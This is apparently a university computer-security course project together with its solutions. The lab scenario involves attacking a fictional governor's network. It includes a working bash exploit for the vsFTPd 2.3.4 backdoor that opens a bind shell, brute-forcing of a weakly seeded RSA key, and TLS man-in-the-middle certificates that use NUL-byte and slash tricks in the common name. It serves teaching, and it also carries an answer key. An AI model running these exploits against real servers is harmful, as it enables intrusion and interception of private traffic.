Paxson Spring 2017 — CS 161 Computer Security — Project 3

Due: May 5, 2017, 11:59PM
(no late submissions accepted)

Version 1.0: April 17, 2017

Question 1 ***Exploring the Territory*** **(30 points)**

Neo knows that it could prove daunting to find yourself confronted with the formidable task ahead. To get started, he has informed you that Gov. Getin maintains a server, `vault.gov-of-caltopia.info`, which has been recently removed from the public Internet and is now running only in his local network. Why? What is it hiding? (What's in the box??)

Neo has gotten you a foothold by placing your device in the same local network, attached on the `eth1` network interface. A little birdy tweeted that Gov. Getin's server is the only other host in the local network currently, which is no larger than a `/24` subnet. Additionally, Neo has installed the tools he suspects you'll need on your device, specifically `nmap` and `netcat`.


Nmap is a network port scanner which probes the ports of common services on a machine to test if those services are running and accessible. For example, Neo tells you he has a server at `52.52.137.246`. Try running `nmap 52.52.137.246` to see what popular services are available. Beyond scanning just a single machine, `nmap` can scan a whole IP address range using CIDR[1] notation (e.g., 52.52.137.246/26). Note the software takes some time to scan through many addresses.

Netcat is a tool that can make arbitrary TCP and UDP connections, and can be useful to help communicate with a service. For example, running `nc SERVER PORT` will establish a TCP connection with `SERVER` on port `PORT`, which passes the inputs from `stdin` to the server.

Neo urges you to familiarize yourself with these tools (take a look at their man pages), as one common procedure for attacking a system is to scan for available services and exploit a vulnerability in one of them. Often you can find a vulnerability in a service

[1] "CIDR" refers to notation for describing ranges of IP addresses. IPv4 addresses are 32-bit values. Often we write an address as four numbers separated by dots (e.g., 172.16.254.1), where each number ranges from 0 to 255, thus representing 8 bits each. If we'd like to refer to a set of addresses that share a prefix though, we can use *CIDR* notation, which looks something like 172.16.254.1/X. In CIDR notation, X is a number indicating the length of the fixed prefix (in bits). Thus, 172.16.254.1/24 is the set of addresses where the first 24 bits (e.g., the first 3 IP address numbers) are fixed, leading to the set 172.16.254.* (where * is a wildcard). Frequently, the unspecified bytes are left off, so another way to write this address range would be 172.162.254/24 (no ".1"). If we refer to a network (or subnet) as a /X, it carries a similar definition, indicating a network assigned IP address that have the same X-bit prefixes.

just by searching online! `vault.gov-of-caltopia.info` seems to be a very old server without any updates. Find and break into Gov. Getin's vault to find what is inside!



The network diagram of Gov. Getin's local network.

Solution: The procedure involves three main steps: 1) Find the vault server. 2) Scan the server to find network-accessible services. 3) Exploit a vulnerability in one of the services.

Steps 1 and 2 can be completed using `nmap`. By running `ifconfig`, we observe that our IP address on the `eth1` interface is `10.161.161.161`. This is our IP address in the local network, which we can observe is a `/24` subnet using `ip addr`. Running `nmap 10.161.161.161/24` port scans all IP addresses in our subnet, and will identify only two hosts: your device and Gov. Getin's vault server at `10.161.161.111`. Additionally, we see that the only network-accessible service being run on the vault server is `FTP` on port 21. We'll have to find a way to exploit this.

```
% nmap 10.161.161.161/24

Starting Nmap 6.47 ( http://nmap.org ) at 2017-04-06 16:09 PDT
Nmap scan report for 10.161.161.111
Host is up (0.00014s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
21/tcp open  ftp

Nmap scan report for 10.161.161.161
Host is up (0.00014s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 24.44 seconds
```

To explore further, let's first connect to the vault server on port 21 using `netcat`. Specifically, we can run `nc 10.161.161.111 21`, and see an interesting welcome

banner:

```
% echo QUIT | nc 10.161.161.111 21
220 Welcome to vsFTPd 2.3.4. Smile at login :).
221 Goodbye
```

What's up with that? After doing a quick search for `"vsftpd 2.3.4"`, we find among the top hits a page describing a backdoor in this particular version of vsFTPd. Apparently, appending a smiley face at the end of the user login name makes vsFTPd spawn a bind shell on port 6200, which we can connect to. Let's give it a shot:

```
% nc 10.161.161.111 21
220 Welcome to vsFTPd 2.3.4. Smile at login :).
USER neo:)
331 Please specify the password.
PASS neo

<CTRL+Z>
%
% nc 10.161.161.111 6200
ls -al
total 12
drwxr-x--- 2 vsftpd vsftpd 4096 Apr  6 13:53 .
drwxr-xr-x 8 root   root   4096 Apr  6 12:46 ..
-r-------- 1 vsftpd vsftpd 17   Apr  6 13:53 secret.txt
cat secret.txt
SECRET_OUTPUT
```

Here the `<CTRL+Z>` reflects that we suspend the connection (via `netcat`) that activates the backdoor so we can use a separate invocation of `netcat` to connect to the backdoor itself. Once we connect and explore, we find the secret file with the hidden token.

An example of a Bash script that automates this exploit is:

```
#!/bin/bash

# Connect to FTP and trigger backdoor, and dispose of all outputs.
# Run as background process as this hangs.
nc $1 21 > /dev/null << HEREDOC1 &
USER neo:)
PASS pass
HEREDOC1

# Race condition b/w target spawning new shell and us connecting to
# it, so wait a bit.
```

```
sleep 1

# Connect to the bind shell and print out secret.
nc $1 6200 << HEREDOC2
cat secret.txt
HEREDOC2
```

Question 2 (80 points)

Part A – *Can you hack it?* (20 points)

Neo is certain that he has obtained a packet capture of a secret conversation—but alas, one encrypted with TLS. `~/q2a/q2a.pcap` holds a copy.

Normally, the content of the conversation would be completely unknowable . . . but in this case, the server's private key showed up on Pastebin, and Neo has provided a copy in `~/q2a/q2a_privkey.priv`. You must decrypt the conversation and obtain the secret within.

Neo has emphasized to you the importance of familiarizing yourself with tools for capturing and analyzing network traffic. The VM comes with two of these already installed: the graphical *Wireshark* utility (start via Menu → Internet → Wireshark), and the command-line tool *tcpdump*. *Wireshark* has the ability to decrypt TLS traffic if you know the private key. *tcpdump* does not.

After opening Wireshark, you can use the Files → Open option in Wireshark's main interface to load the packet capture. This will show the encrypted packets from the captured traffic. Look over the packets and the format of the connection between the client and the server.

To decrypt SSL traffic, you must install the private key into Wireshark. http://wiki.wireshark.org/SSL has detailed documentation about working with SSL in Wireshark, but in short, you'll need to:

- Open the SSL protocol preferences: Edit → Preferences → Protocols → SSL
- Add a new RSA private key, next to "RSA keys list" click Edit... → +, and fill in:
  - **IP address:** the server's IP, or the string `any`
  - **Port:** 443
  - **Protocol:** http
  - **Key File:** *browse to find private key*
  - **Password:** *leave empty*


You'll now be able to view the decrypted traffic from the packet capture.

Include in your answer:

(a) A description of the procedure you used to obtain the secret.

> **Solution:** As we open `~/q2a/q2a.pcap` in Wireshark, we see the TCP handshake, followed by the TLS handshake, followed by a few packets with "Application Data". We go to the SSL preferences window and add

`~/q2a/q2a_privkey.priv` to the RSA keys list. We have to enter some information to help Wireshark identify the connection with which to associate this key. We can get this from any packet. We also have to enter the protocol that Wireshark is going to use to decode the decrypted data. Since one of the TCP ports is `https/443`, a good guess for the underlying protocol is `http`.



After applying this configuration, several packets promptly turn green. Apparently, the client requested the file `/secret.html` from the server using HTTP over SSL (HTTPS). We can also read the server's response, which contains the secret we need:

```
The question 2a secret for neo is 48810b0b745ca101
```

The given secret, and all other secrets given in these solutions, are just examples. Your secrets will be different.

(b) A list of cryptographic algorithms that were used for this TLS connection. For each algorithm, describe in one sentence its use in the protocol.

Solution: In the packet containing the "Server Hello" record, we can find the cipher suite:

```
▸ Frame 6: 1043 bytes on wire (8344 bits), 1043 bytes captured (8344 bits)
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 10.161.161.205 (10.161.161.205), Dst: 10.161.161.234 (10.161.161.234)
▸ Transmission Control Protocol, Src Port: 443 (443), Dst Port: 47010 (47010), Seq: 1, Ack: 116, Len: 977
▾ Secure Sockets Layer
  ▾ TLSv1.2 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 58
    ▾ Handshake Protocol: Server Hello
        Handshake Type: Server Hello (2)
        Length: 54
        Version: TLS 1.2 (0x0303)
      ▸ Random
        Session ID Length: 0
        Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)
```

RSA is used for authentication and key exchange.

AES-256 in GCM mode is used for confidentiality and integrity protection.


SHA-384 is used as the hash function in pseudo random function algorithms.

(c) A discussion of whether there was any technical way by which you could have been prevented from decrypting the conversation even though you have obtained the private key. If so, briefly describe the technical approach. If not, explain why no such approach is feasible.

Solution: A key exchange protocol that provides perfect forward secrecy, such as Diffie-Hellman, could have been used. This way, even if a long-lived secret such as the server's private key got leaked, all conversations that happened before the compromise maintain their confidentiality.

Part B – *Rumors Coming True* (60 points)

Neo informs you that there's a little surprise tucked away inside Gov. Getin's headquarters: a nifty device that captures Gov. Getin's network traffic. The device tunnels the traffic to your Virtual Machine, where it shows up at the Ethernet device `eth1`:



The network diagram for Neo's traffic-capture hack.

The buzz on the street is that Gov. Getin regularly checks his chat logs at `chat.gov-of-caltopia.info`. If only you could somehow figure out how to get a peek at those logs ... But, alas, they're encrypted using TLS.

You find a copy of the server's public key at `~/q2b/server_pubkey.pub`. But how is that helpful?

A late-night text from Neo indicates he managed to recover the code for the tool that the server at `chat.gov-of-caltopia.info` used to generate the public-private keypair, `~/q2b/generate_rsa_pair.c`, and a `Makefile` that compiles it in the same directory. Neo only had about 20 seconds to look it over before passing it along to you but it "`has luser stamped all over it`" ...

You must somehow leverage the code's poor quality to recover the contents of the encrypted conversation. Try to be as efficient as possible.

Neo senses that `chat.gov-of-caltopia.info` is set up to only accept traffic from Gov. Getin's computer. So don't bother trying to access it directly.

Include in your answer:

(a) A description of the procedure you used to obtain the secret.

Solution: Careful analysis of `~/q2b/generate_rsa_pair.c` will bring attention to lines 148–150:

```
seed = time_micro_sec >> 7;

srand(seed); // Unguessable!
```

It seems that whatever random number generator is being used gets seeded with a number between 0 (minimum value of `time_micro_sec`) and 7,812 (maximum value of `time_micro_sec`, 999,999, shifted right 7 bits). This means that this program will always generate one of 7,813 private keys! We can easily brute-force this.

A general brute-forcing implementation iterates over all possible values, and stops when it finds a value that meets all constraints. To do the iteration, we insert before the call to `seed_randomness()`:

```
for (int seed=0;seed<=7812;seed++) {
```

And after the call to `exit(0)`:

```
}
fprintf(stderr,"Did not find the private key...\n");
exit(1);
```

Then we replace `seed_randomness()` by `srand(seed)`. This takes care of the iteration.

The source code includes some hints on how to define the constraints. We want to compare the `n` field of the `RSA` struct with our "target" public key. As hinted at in the source, we can read that public key with `PEM_read_RSAPublicKey()`, and we can use `BN_cmp()` to compare the moduli. Add the following before the for-loop:

```
RSA *target_key = PEM_read_RSAPublicKey(
    fopen("server_pubkey.pub", "r"), NULL, NULL, NULL);
```

And the following after the call to `RSA_generate_key()`:

```
if (BN_cmp(target_key->n, rsa->n) != 0) continue;
fprintf(stderr, "Found private key at seed %d!\n", seed);
```

Done! Note that this code does a bad job of freeing memory and file pointers after use. However, since our loop count is quite low, this doesn't matter for us. After compiling and running the modified code, the program has outputted the files `q2b_pubkey.pub` and `q2b_privkey.priv`. The public key file should be the same as `server_pubkey.pub` and the private key file contains the private key corresponding to this public key. Our `run` script looks like this:

```
#!/bin/bash
./generate_rsa_pair
cat q2b_privkey.priv
```

Using the obtained private key and the procedure from part A, we can decrypt the live traffic on `eth1` and obtain the secret:

```
<Da_Rlz_Governator> Is everything in place?
<Evil_,PostHoleDigger> Yes.
<Da_Rlz_Governator> The "special" vote software?
<Evil_,PostHoleDigger> ... I said yes.
<Da_Rlz_Governator> Excccccccellent.
<Da_Rlz_Governator> What about the emergency kill fail safe
                   to shut things down just in case?
<Evil_,PostHoleDigger> Um. "<Da_Rlz_Governator> Is
                       everything in place? <Evil_,
                       PostHoleDigger> Yes."
<Evil_,PostHoleDigger> What did you think I meant? I know
                       what I'm doing.
<Da_Rlz_Governator> Just making sure. Your university
                   doesn't have the best track record with
                   this sort of thing...
<Da_Rlz_Governator> Btw what's the secret code?
<Evil_,PostHoleDigger> 2d671e77d74056fd
<Da_Rlz_Governator> SEE! What the heck man. You shouldn't
```

```
                        say that sort of stuff openly.
<Evil_,PostHoleDigger> It's fine. We're using TLS.
<Da_Rlz_Governator> wat?
<Evil_,PostHoleDigger> Nevermind....
```

(b) The line number of the line in the original `generate_rsa_pair.c` that doesn't do what the comment above the line states. Discuss whether or not (and **why**) fixing this line so it does what the comment says it should will make this key generation scheme be secure.

Solution: We already found the incorrectly labeled line during our earlier analysis. It is line 148. To provide some context, here are lines 144–150:

```
// Set the seed to the number of seconds since epoc
seed = time_in_sec;

// Add to that the number of milli-seconds
seed = time_micro_sec >> 7;

srand(seed); // Unguessable!
```

Line 148 doesn't add and it doesn't do milliseconds. The fixed line would look like this:

```
seed += time_micro_sec/1000;
```

This would **not**, however, turn this into a fool-proof key generation scheme! Although this seed might not be guessable with 100% accuracy, if you generally know when the key was generated, you still have a rather small set of possible keys, much smaller than you would expect from the number of key bits. How do you know at what time a key was generated? Time often gets stored as metadata, for example in log files:

```
~ $tail -n1 /var/log/auth.log
Apr  9 12:43:29 localhost sudo:   ubuntu : TTY=pts/6 ;
  PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/bin/openssl
  genrsa -out /etc/ssl/private/local.key 2048
```

Or in file timestamps, which you can view even if you can't read that file's contents:

```
~ $stat /etc/ssl/private/local.key
  File: '/etc/ssl/private/local.key'
  Size: 1679        Blocks: 8          IO Block: ...
Device: 801h/2049d  Inode: 1609140     Links: 1
Access: (0400/-r--------)  Uid: (    0/    root) ...
```

```
Access: 2017-04-09 16:29:05.286502959 -0700
Modify: 2017-04-09 12:43:29.870502946 -0700
Change: 2017-04-09 12:43:29.870502946 -0700
 Birth: -
```


Often times, a new private key gets generated before obtaining a new certificate. This means you can determine the key generation time window within a few days of accuracy. 5 days of seeds results in a seed space of a little under 19 bits.

Even if we had no information about when the key was generated, since the stream of pseudorandom bytes is deterministic based on the seed, there are only 2^{32} possible values (since there are only 2^{32} possible seeds that can be generated) for our 2048-bit key. A good key generation scheme should yield a space of about size 2^{1024} for a 2048-bit key. (2^{1024} here reflects the amount of work required to factor a 2048-bit number N using brute force, by trying every possible factor up to $\sqrt{N}$. In practice, optimizations can be used to lower this work factor somewhat—but not enough to make it even remotely practical.) 2^{32} is unacceptably small, and a dedicated attacker could brute force the space.

Another problem is that the C `rand()` function is not a strong pseudo-random number generator and should not be used to generate cryptographic secrets or nonces.

Question 3 ***Dead Man Walking*** **(60 points)**

The Gov. Getin's home router used a default password, which Neo leveraged to "upgrade" its firmware: hello, MITM! The hacked code again tunnels all of the traffic through your VM, with the home network attached to `eth1` and the Internet on `eth0`:



The network diagram for MITM fun.

Something related to the previous chat logs appears to connect to `data.gov-of-caltopia.info` every 30 seconds. You should use Wireshark to verify this. You need to **intercept and rewrite** these communications to foil Gov. Getin's plan.

Neo has obtained a snippet of code this software uses to verify the certificates. You can find it at `~/q3/client_fragment.c`. Neo also spotted that `data.gov-of-caltopia.info`'s TLS certificate is signed by the *Budget Certs R Us* Certification Authority.[2]

Courtesy of Neo, you can request a signed certificate for *any* CN ending in `.neocal.info` at https://budget-certs-r-us.biz. When providing Budget Certs R Us with a certificate signing request (CSR), you need to provide the contents of `~/IDENTIFICATION_SECRET` to identify yourself.[3] To create a new CSR, you'll want to use the `openssl req` tool. Neo has also provided you with an additional tool, `~/q3/rewrite_cn`, that given a CSR will rewrite the common name with **exactly** what you've given it in a text file.[4] This will come in handy.

The `sslsniff` tool (provided) is very useful for performing MITM attacks on TLS connections. Given a certificate/private key pair, it intercepts incoming connections and presents them with your certificate. It also connects as a client to the original incoming connection target, and subsequently relays any data between the two connections.

When doing so, sslsniff has access to the plaintext data (because of the use of your certificate, plus that it creates the actual connection to the original server). It logs the plaintext to the file `~/q3/sslsniff/sslsniff.log`.

[2] While the software in this question may trust *Budget Certs R Us*, your computer's operating system is more prudent, and does not. Expect certificate warnings if you attempt to visit `https://data.gov-of-caltopia.info` directly.

[3] **You remembered to log out and select question 3, right?**

[4] A word to the wise: it's prudent to inspect the text file given to rewrite_cn with `hexdump`.

You can install the certificate/private key pair using `~/q3/sslsniff/sslsniff_install_cert`, and start sslsniff with `~/q3/sslsniff/sslsniff`. Neo has modified sslsniff in this VM to pass all HTTP requests to the simple Python script `~/q3/sslsniff/rewriter.py` for modification. You can modify `rewriter.py` to change these requests on-the-fly. (**Warning:** be careful when altering application level protocols. You must adhere to the application specifications. Failure to do so can result in client crashes, or the server appearing to hang. For example, for HTTP the `Content-Length` header must *exactly* match the length of the request body!) Your computer **must** have a working Internet connection to solve this problem!

Neo has flagged for you that **there are two vulnerabilities to utilize for this problem**, and it's vital that you develop successful attacks for both of them. Doing so ensures that even if one of the vulnerabilities gets fixed, the other will still work for future intelligence-gathering.

IMPORTANT: one of the approaches *requires* `rewrite_cn` (i.e., there is no way to carry out the attack using the standard `openssl` tool). If you believe you have two different approaches neither of which requires using `rewrite_cn`, contact us privately before you develop them further so we can potentially help you avoid unnecessary work.

ALSO IMPORTANT: it is crucial that you check the success of your attack, and also know how to undo its effects. In order to do that, Neo has hacked into the data server, and, with his usual humor, set up a way for you to *break the 4th wall*[5] by going to `https://4thwall.neocal.info`.[6]

Include in your answer:

(a) A description of the procedure you used to obtain the secret.

> **Solution:** `~/q3/client_fragment.c` contains a single function `verify_cert_cn()` that supposedly verifies that the Common Name of a certificate is the same as the parameter `our_domain`. Since the client is connecting to `data.gov-of-caltopia.info`, that is probably what `our_domain` points to. Careful analysis of the code will bring attention to lines 36–39 and 56:
>
> ```
> 36  if (byte_arr[i] == '/' && (i + 3) < arr_size
> 37                          && byte_arr[i+1] == 'C'
> 38                          && byte_arr[i+2] == 'N'
> 39                          && byte_arr[i+3] == '='
>
> 56  if (byte_arr[i] == '/')
> ```

[5] http://en.wikipedia.org/wiki/Fourth_wall

[6] Neo laughs, "bet these lusers wouldn't even get the reference!"

Interesting, it looks like the code is parsing the Subject Name (SN) for a string that looks like `/CN=.../`, and then it will compare the `...` part to `our_domain` (`data.gov-of-caltopia.info`). So the CN `data.gov-of-caltopia.info` will be treated the same as the CN `data.gov-of-caltopia.info/`. Budget Certs R Us will sign certificate requests "for *any* domain ending in `.neocal.info`". Let's go ahead and generate one of those:

```
~$openssl req -new -newkey rsa:2048 -nodes \
   -subj '/CN=data.gov-of-caltopia.info\/.neocal.info' \
   -keyout data0.priv -out data0.req
```

Now we can submit the contents of `data0.req` to Budget Certs R Us using `~/IDENTIFICATION_SECRET`. We paste the CA's output in the file `data0.x509`.

But we're not done! Neo says we need to find two bugs, and one of them uses this `rewrite_cn` utility. It replaces a CN in a certificate request with data from `input_cn.dat`. What could that file possibly contain that the OpenSSL tools can't handle themselves? Perhaps non-text data? Lines 75–79 seem to use `memXXX`/`strXXX` functions non-consistently:

```
memcpy(cn, byte_arr + cn_start_idx, cn_len);
cn[cn_len] = '\0';

// Now compare the CN against our_domain
int result = strcmp(cn, our_domain);
```

Why does that $^{\text{NUL}}$ get inserted there? It looks like the CN `data.gov-of-caltopia.info` will be treated the same as the CN `data.gov-of-caltopia.info`$^{\text{NUL}}$. Let's generate a request for something like that:

```
~$cp data0.priv data1.priv
~$echo -e -n 'data.gov-of-caltopia.info\0.neocal.info' > cn
~$./rewrite_cn data0.req data1.priv cn data1.req
```

Now we can submit the contents of `data1.req` to Budget Certs R Us again. And again, we paste the CA's output in the file `data1.x509`.

We have successfully found the two bugs in the client, now we need to exploit them! For the second part of this question, we configure the certificate and private key for sslsniff, and run it:

```
~$sslsniff/sslsniff_install_cert data0.x509 data0.priv
~$sslsniff/sslsniff
sslsniff 0.8 by Moxie Marlinspike running...
```

That seems to work. Let's quit that and see what this `rewriter.py` does.

```
def manipulate(client_ip,client_port,server_ip,server_port,
```

```
                    http_request)
    return http_request
```

Looks like we get to manipulate HTTP requests. But what? And how? Let's first investigate the different parameters, by inserting:

```
print (client_ip, client_port, server_ip, server_port)
print http_request
```

Now, when we run sslsniff again and wait a little bit, this shows up:

```
    ("10.161.161.131", 36218, "52.1.125.167", 443)
1   POST /update HTTP/1.0
2   Content-Length: 55
3   Content-Type: application/x-www-form-urlencoded
4
5   user=neo&secret=710d3f01c9407860&emergency_kill=false
6
```

Let's look at every line of the HTTP request. 1 says that the client is sending some data to `https://data.gov-of-caltopia.info/update`. 2 says that that data is exactly 55 bytes long. 3 indicates the type/encoding of the data. 5 contains the actual data. Hmm, that looks like it has to do with the "emergency kill fail safe" that the Governor and his lackey were talking about. We should probably turn that on, but we have to be careful when modifying this to not violate the HTTP protocol! Here's one way that doesn't change the `Content-Length`:

```
return http_request.replace('emergency_kill=false',
                                    'emergency_kill=true&')
```

Or here's one that reduces the `Content-Length` by one:

```
import re
curr_length = int(re.search(r'Content-Length: ([0-9]+)',
                            http_request).group(1))
return http_request.
  replace("Content-Length: %d" % curr_length,
          "Content-Length: %d" % (curr_length-1)).
  replace('emergency_kill=false', 'emergency_kill=true')
```

After running sslsniff again with our modified rewriter, we can verify using the 4th wall and `~/IDENTIFICATION_SECRET` that we have indeed turned off the software:

Interesting thing = true

Success! Remember, we also have to make sure that the attack still works when using the other certificate.

(b) A discussion of what, if anything, `gov-of-caltopia.info` can do to protect against these attacks.

Solution: `gov-of-caltopia.info` is using a standard TLS server setup, with a valid certificate from a CA that is trusted by the client. Nothing else can be done at the server side to protect against this kind of attack.

(c) A discussion of what, if anything, Governor Vladivostok Getin can do to protect against these attacks.

Solution: Governor Vladivostok Getin should use standard software libraries to do the certificate validation. These are tested and widely used, so they are much less likely to contain critical bugs like the ones in `client_fragment.c`. Alternatively, the client can use *certificate pinning*, in which the exact certificate used by `gov-of-caltopia.info` is configured in the program and compared to the certificate used by the TLS server.


(d) A discussion of what, if anything, `budget-certs-r-us.biz` can do to protect against these attacks.

Solution: Budget Certs R Us can check whether the CN requested for a certificate is a valid domain name. Note that all authorities trusted by Governor Vladivostok Getin need to do this, otherwise Neo will just use a CA that doesn't perform this check.

Question 4 ***Anything You Say Can And Will Be Used Against You*** **(60 points)**

The events of the last question have left Governor Vladivostok Getin feverishly attempting to log into his webmail, https://email.gov-of-caltopia.info, to delete any evidence. He can't believe his appalling luck when he finds the email server is currently undergoing maintenance! He can log in, but can't reach his email. In a haze of desperation he repeatedly attempts to log in over and over.

After suspecting Gov. Getin's malicious intentions, Neo arranged for a spy camera to appear in the Governor's office to obtain evidence, connected to the office wireless network, just like the Governor's laptop. The camera tunnels traffic to and from your Virtual Machine—you can view the Governor's browser in your VM using a handy shortcut at `~/q4/Governor's webcam`. The wireless network is attached to `eth0`:



The network diagram for the Governor's "closeup".

You have to somehow get Gov. Getin's webmail credentials in order to expose his nefarious freedom-squashing plot. Unfortunately, though, one of the Governor's lackeys set things up so he only ever logs into his webmail by opening a fully-patched Chromium web browser,[7] typing https://email.gov-of-caltopia.info, hitting Enter, then entering his credentials into a webform ... and he'll only do this if everything about the email website **exactly matches** what he's expecting.

To carry out this attack, you need to somehow redirect the Governor to your own webserver—but while having his *fully-up-to-date* version of Chromium still saying he's visiting https://email.gov-of-caltopia.info **with no warnings**. If any warnings appear, the Governor will figure Wait A Sec That's Not Right, refrain from entering any information, restart Chromium, and begin again.

Neo has provided some tools to go after this vital task. `~/q4/digipwntar` contains some very interesting files from a Certificate Authority called DigiPwntar. DigiPwntar is trusted by the Governor's browser.[8] Neo has also given you a skeleton for using a Python packet capture library called `scapy`.[9] The skeleton can be found in

[7] Chromium is the open source browser that forms the basis for Google Chrome.

[8] And sensibly not trusted by your computer. Expect certificate warnings if visiting directly.

[9] http://www.secdev.org/projects/scapy/doc/usage.html has extensive documentation on how to use `scapy`. One hint: to access layers of a packet `pkt`, you can e.g. use `pkt.haslayer(TCP)` and `pkt[TCP]`.

`~/q4/pcap_tool/pcap_tool.py`.

